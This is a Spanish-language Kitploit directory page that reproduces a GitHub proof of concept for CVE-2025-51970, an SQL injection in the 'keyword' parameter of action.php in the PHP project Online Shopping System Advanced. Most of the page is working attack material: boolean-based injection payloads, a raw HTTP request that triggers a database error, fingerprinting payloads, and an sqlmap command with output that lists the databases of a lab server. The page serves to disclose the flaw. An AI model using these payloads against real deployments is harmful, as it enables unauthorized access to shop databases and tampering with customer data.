
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-51970 — Inyección SQL en Online Shopping System Advanced (CVE-2025-51970) | Kitploit

Herramientas/GitHubGitHub/m4xiq/cve-2025-51970
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de PenetraciónSeguridad de Bases de Datos
GitHubm4xiq/cve-2025-51970

CVE-2025-51970

Inyección SQL en Online Shopping System Advanced (CVE-2025-51970)

Ver Repositorio
139hace 1 añoAún no revisado
Compartir

CVE-2025-51970

CVE-2025-51970 - Inyección SQL en Online Shopping System Advanced

Resumen

Se descubrió una vulnerabilidad crítica de inyección SQL en el proyecto Online Shopping System Advanced de PuneethReddyHC. La falla reside en action.php, que no sanea adecuadamente la entrada del usuario proveniente del parámetro POST keyword. Un atacante puede inyectar SQL malicioso para extraer datos o manipular la base de datos.


Detalles técnicos

  • Tipo de vulnerabilidad: Inyección SQL
  • Archivo afectado: action.php
  • Parámetro: keyword (vía POST)
  • Versión afectada: 1.0
  • Tipo de ataque: Remoto
  • Impacto: Acceso no autorizado a datos, manipulación de la base de datos

Prueba de concepto (PoC)

Payload verdadero (evade la lógica)

e%' AND ((42)=(43-1)) AND '0004XX7'!='0004XX7%

Payload falso (falla la lógica)

e%' AND ((42)=(43)) AND '0004XX7'!='0004XX7%

Petición HTTP

<Highlight language="http">
POST /online-shopping-system-advanced-master/action.php HTTP/1.1
Host: 192.168.1.109
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Referer: http://192.168.1.109/online-shopping-system-advanced-master/
Content-Length: 75
Connection: close
keyword=test'&search=1
</Highlight>

Respuesta HTTP

HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 10:07:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; 
check the manual that corresponds to your MariaDB server version for the right 
syntax to use near ''' at line 1 in 
C:\xampp\htdocs\online-shopping-system-advanced-master\action.php:193

Ejemplo de huella de la base de datos

SELECT database(); -- Returns `onlineshop`
e%' AND 2*3*8=6*8 AND '0004XX7'!='0004XX7%
e%' AND 3*2>5 AND '0004XX7'!='0004XX7%
e%' AND 3*2*0>=0 AND '0004XX7'!='0004XX7%

Explotación automatizada con sqlmap


La vulnerabilidad se puede confirmar y explotar automáticamente con sqlmap.

Comando utilizado

sqlmap -u "http://192.168.1.109/action.php" --data="keyword=test&search=1" --dbs

Salida

[13:07:39] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mysql
[*] onlineshop
[*] performance_schema
[*] phpmyadmin
[*] test
imagen
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    306
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    301

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






